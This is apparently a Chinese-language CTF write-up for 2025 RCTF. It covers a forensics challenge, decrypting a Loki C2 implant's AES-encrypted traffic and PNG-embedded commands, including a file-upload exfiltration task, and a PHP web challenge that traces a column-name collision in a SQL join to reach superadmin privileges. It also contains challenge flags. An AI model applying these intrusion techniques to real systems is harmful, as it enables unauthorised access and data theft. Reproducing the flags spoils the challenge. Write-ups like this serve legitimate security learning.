
2025RCTF wp MISC Signin


Shadows of Asgard Challenge 1: The Merchant’s Mask


Challenge 2: The Parasite’s Nest C:\Users\dell\Desktop\Microsoft VS Code\Code.exe
流量包中存在C2 加密流量,解密方法为:
Base64 decode → ASCII hex
bytes.fromhex() → AES 密文字节
AES.new(key, AES.MODE_CBC, iv).decrypt() → 明文
按 PKCS7 去 padding
decode UTF-8 → 得到 JSON / 文本 / flag
批量解密脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
import osimport reimport jsonimport base64from Crypto.Cipher import AESAES_KEY_B64 = "WzUsMTM5LDI0NSwyMjAsMjMxLDQ2LDIzNCwxNDYsMjQ4LDIxMSwyLDIxMywyLDE2NSw5OCwxMTgsMTAzLDE2MiwzLDE1MCw0LDUzLDE3OSwxOTQsODQsMjA3LDQ1LDI0NSw4OCwxNzksMTkzLDEwMV0=" AES_IV_B64 = "WzEyNCwyMzIsMjU0LDE5LDI1MCw0OSw1MCw4MywyMjksMjQ0LDI4LDIyMiw4MywzMywyMDIsNl0=" AES_KEY = bytes (json.loads(base64.b64decode(AES_KEY_B64))) AES_IV = bytes (json.loads(base64.b64decode(AES_IV_B64))) def decrypt_data (data_b64 ): """解密 Loki C2 的 data 字段""" try : hex_str = base64.b64decode(data_b64).decode() except : return b"[ERROR] Base64 decode failed" try : cipher = bytes .fromhex(hex_str) except : return b"[ERROR] Hex decode failed" cipher_obj = AES.new(AES_KEY, AES.MODE_CBC, AES_IV) pt = cipher_obj.decrypt(cipher) pad = pt[-1 ] if 1 <= pad <= 16 and all (b == pad for b in pt[-pad:]): pt = pt[:-pad] return pt def process_tmp_file (tmp_path, out_dir ): """处理单个 .tmp 文件""" with open (tmp_path, "rb" ) as f: content = f.read().decode(errors="ignore" ) m = re.search(r'"data":"([^"]+)"' , content) if not m: return None data_b64 = m.group(1 ) pt = decrypt_data(data_b64) base = os.path.basename(tmp_path) out_path = os.path.join(out_dir, base + "_tmp.txt" ) with open (out_path, "wb" ) as f: f.write(pt) return out_path def main (): out_dir = "./res" os.makedirs(out_dir, exist_ok=True ) for file in os.listdir("./ttep" ): if file.lower().endswith(".tmp" ): print (f"[+] 处理: {file} " ) output = process_tmp_file(file, out_dir) if output: print (f" -> 已解密: {output} " ) else : print (f" -> 未找到 data 字段" ) print ("\n[✓] 全部处理完毕。解密结果已保存在 res/ 目录中。\n" ) if __name__ == "__main__" : main()
在其中一个tmp中得到
C:\Users\dell\Desktop\Microsoft VS Code\Code.exe
Challenge 3: The Hidden Rune 发现png文件都是假的,strings得到一串base64+aes加密的字符串
解密脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
import base64import jsonfrom Crypto.Cipher import AESAES_KEY_B64 = "WzUsMTM5LDI0NSwyMjAsMjMxLDQ2LDIzNCwxNDYsMjQ4LDIxMSwyLDIxMywyLDE2NSw5OCwxMTgsMTAzLDE2MiwzLDE1MCw0LDUzLDE3OSwxOTQsODQsMjA3LDQ1LDI0NSw4OCwxNzksMTkzLDEwMV0=" AES_IV_B64 = "WzEyNCwyMzIsMjU0LDE5LDI1MCw0OSw1MCw4MywyMjksMjQ0LDI4LDIyMiw4MywzMywyMDIsNl0=" KEY = bytes (json.loads(base64.b64decode(AES_KEY_B64))) IV = bytes (json.loads(base64.b64decode(AES_IV_B64))) def decrypt_loki_comment (b64_comment: str ) -> str : """ 解密 Loki C2 放在 PNG tEXt Comment 里的任务: base64 -> hex -> AES-CBC -> 去 padding -> 明文字符串 """ hex_str = base64.b64decode(b64_comment).decode() cipher = bytes .fromhex(hex_str) cipher_obj = AES.new(KEY, AES.MODE_CBC, IV) pt = cipher_obj.decrypt(cipher) pad = pt[-1 ] if 1 <= pad <= 16 and all (b == pad for b in pt[-pad:]): pt = pt[:-pad] return pt.decode("utf-8" , errors="replace" ) if __name__ == "__main__" : comment_b64 = "YmZhY2U5MTI1NGUzODRjNmNmNzEzN2IyZjQyNTRhYTAwNzgzNjdhYTU5MGU0YWFiYzhiZDI3Y2FkMDgxZmU5ZjgzMjY4OTMyY2UyYzM2MjA5ZmZhMWU2NmY5MDI3YzM1N2YwYWY4MjNiZmI3MjJjMjEzMDk4NTA0N2Q4ODMyNjUxNjI5YTg3ZDVkMDY3ZmNhM2I1NGJlNjZlYjFjYjNlMg==" plaintext = decrypt_loki_comment(comment_b64) print ("[+] Decrypted task JSON:" ) print (plaintext) try : obj = json.loads(plaintext) print ("\n[+] Parsed fields:" ) for k, v in obj.items(): print (f" {k} : {v} " ) except Exception as e: print ("\n[!] Not valid JSON?" , e)

得到结果
发现在logo_903830abfe618b5b(7).png中执行pwd
taskid为shell-init-pwd-1763017713334
shell-init-pwd-1763017713334交上去不对
发现回答框中存在8-character hexadecimal string
logo_903830abfe618b5b.png
解密得到

Challenge 4: The Forge of Time 2018-09-14 23:09:26
在tmp文件中解码到这个

Challenge 5: Raven’s Ominous Gift
1
2
3
4
5
6
[+] Parsed fields: outputChannel: o-2ggeq7qpt2u taskId: shell-upload-1763017722153 fileId: dd45c631-ec19-40b1-aa1b-e3dea35d21ae filePath: C:\Users\dell\Desktop\Microsoft VS Code\fllllag.txt fileData: UkNURnt0aGV5IGFsd2F5cyBzYXkgUmF2ZW4gaXMgaW5hdXNwaWNpb3VzfQ==
base64解密得到
1 RCTF{they always say Raven is inauspicious}

得到最终flag
RCTF{Wh3n_Th3_R4v3n_S1ngs_4sg4rd_F4lls_S1l3nt}
WEB photographer
Wells, who loves photography, built a photography website.superadmin can get the flag.admin —so where does this superadmin come from?
存在superadmin.php路由
1
2
3
4
5
6
7
8
9
10
11
12
<?php require_once __DIR__ . '/../app/config/autoload.php' ;Auth ::init ();$user_types = config ('user_types' );if (Auth ::check () && Auth ::type () < $user_types ['admin' ]) { echo getenv ('FLAG' ) ?: 'RCTF{test_flag}' ; }else { header ('Location: /' ); }
Auth::check()
1
2
3
public static function check ( return self ::$user !== null ; }
跟进$user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
class Auth private static $user = null ; public static function init ( if (session_status () === PHP_SESSION_NONE) { session_name (config ('session.name' )); session_start (); } if (isset ($_SESSION ['user_id' ])) { self ::$user = User ::findById ($_SESSION ['user_id' ]); } }
User::findById()
1
2
3
4
5
6
public static function findById ($userId return DB::table ('user' ) ->leftJoin ('photo' , 'user.background_photo_id' , '=' , 'photo.id' ) ->where ('user.id' , '=' , $userId ) ->first (); }
所以要求存在user且user存在于数据库中并且Auth::type() < $user_types['admin']
Auth::type()
1
2
3
public static function type ( return self ::$user ['type' ]; }
user::type()
1
2
3
public static function type ( return self ::$user ['type' ]; }
对于 $user_types['admin'] 而言,跟进config()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
function config ($key static $config = null ; if ($config === null ) { $config = require __DIR__ . '/../app/config/config.php' ; } $keys = explode ('.' , $key ); $value = $config ; foreach ($keys as $k ) { if (isset ($value [$k ])) { $value = $value [$k ]; } else { return null ; } } return $value ; }
跟进config/config.php发现角色值的配置,明确把 admin 定义为 0,auditor 为 1,user 为 2
1
2
3
4
5
6
7
8
9
10
11
12
13
'upload' => [ 'path' => __DIR__ . '/../../public/uploads/' , 'max_size' => 1 * 1024 * 1024 , 'allowed_extensions' => ['jpg' , 'jpeg' , 'png' , 'gif' , 'webp' ], ], 'session' => [ 'name' => 'PHOTOGRAPHER_SESSION' ], 'user_types' => [ 'admin' => 0 , 'auditor' => 1 , 'user' => 2 ],
把用户类型值与 admin 的值(0)进行“更小于”的比较。也就是说,只有类型值小于 0 的用户才被视为“超管”。
知道成为超管的条件了,我们从入口开始看
入口在public/index.php,这里做了鉴权初始化,路由分发。请求经过 Apache 的 .htaccess 重写进入该入口,随后由路由器将 URL 映射到控制器方法。
1
2
3
4
5
6
7
8
9
10
11
<?php require_once __DIR__ . '/../app/config/autoload.php' ;Auth ::init ();$router = new Router ();$routeLoader = require __DIR__ . '/../app/config/router.php' ;$routeLoader ($router );$router ->dispatch ();
跟进Auth::init();
它从会话中读取当前用户 ID,然后调用findById()处理
1 2 3 4 5 6 7 8 9 10 11 12 13 14 class Auth private static $user = null ; public static function init ( if (session_status () === PHP_SESSION_NONE) { session_name (config ('session.name' )); session_start (); } if (isset ($_SESSION ['user_id' ])) { self ::$user = User ::findById ($_SESSION ['user_id' ]); } }
跟进findById(),它从数据库查某个用户的信息,并把用户绑定的背景图片一并查出来,取第一条结果。用leftJoin对user表和photo表做连接
1 2 3 4 5 6 7 8 9 class User public static function findById ($userId return DB::table ('user' ) ->leftJoin ('photo' , 'user.background_photo_id' , '=' , 'photo.id' ) ->where ('user.id' , '=' , $userId ) ->first (); }
跟进user表和photo表


user表和photo表存在同名列type,user 表有 type(用户角色),photo 表也有 type(图片 MIME 类型)。
